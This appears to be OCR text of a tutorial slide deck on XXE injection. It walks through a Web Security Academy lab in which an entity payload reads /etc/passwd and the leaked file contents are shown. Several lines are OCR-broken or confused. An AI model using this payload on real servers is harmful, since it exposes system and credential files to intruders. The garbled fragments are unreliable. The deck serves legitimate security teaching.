XML external entity (XXE) Injection

XML external entity (XXE) Injection

XML? → eXtensible Markup Language.

XML external entity (XXE) Injection

XML? → eXtensible Markup Language.
Use? → Store and transport data.

XML external entity (XXE) Injection

XML? → eXtensible Markup Language.
Use? → Store and transport date.

Example:

```
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>
```

XML external entity (XXE) Injection

XML? → eXtensible Markup Language.
Use? → Store and transport date.

Example:

```
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>
```

→ no work is done above!

productID=1
&storeID=1


Web server

```
<stockCheck>
  <productId>1</productId>
  <storeId>1</storeId>
</stockCheck>
```


productID=1
&storeID=1
Web server


Vulnerable Website
Hacker
Server with SENSITIVE data
169.254.169.254


Vulnerable Website
Hacker
Server with SENSITIVE data
169.254.169.254


Vulnerable Website
SSRF
XXE
Hacker
Server with
SENSITIVE data
169.254.169.254


Vulnerable Website
Hacker
Server with SENSITIVE data
169.254.169.254

Out of bound XXE

Out of bound XXE

Send request
in XXE payload

Hacker's server
169.254.169.254

Out of bound XXE

Read server logs to
verify vulnerability

Hacker's server
169.254.169.254

Request

Pretty | Raw | \n | Actions

```
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://acb01f051f768bf5808d72f100a1004c.web-security-academy.net/product?productId=4
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19 <?xml version="1.0" encoding="UTF-8"?>
20   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21   <stockCheck>
       <productId>
         4'
       </productId>
       <storeId>
         1
       </storeId>
```

Search... 0 matc

Response

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 24
5
6 "Invalid product ID: 4'"
```

Request

Pretty Raw \n Actions

```
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://acb01f051f768bf5808d72f100a1004c.web-security-academy.net/product?productId=4
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19 <?xml version="1.0" encoding="UTF-8"?>
20   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21   <stockCheck>
       <productId>
22       &xxe;
23     </pr  ctId>
       <stor  >
         1
       </store
   </stockChe
```

0 matches

Response

Pretty Raw Render \n Actions

```
21 list:x:38:38:MailingListM   ger:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/   d:/usr/sbin/nologin
23 gnats:x:41:41:GnatsBug-Repo   ngSystem(admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:   nexistent:/usr/sbin/nologin
25  apt:x:100:65534::/nonexisten   usr/sbin/nologin
```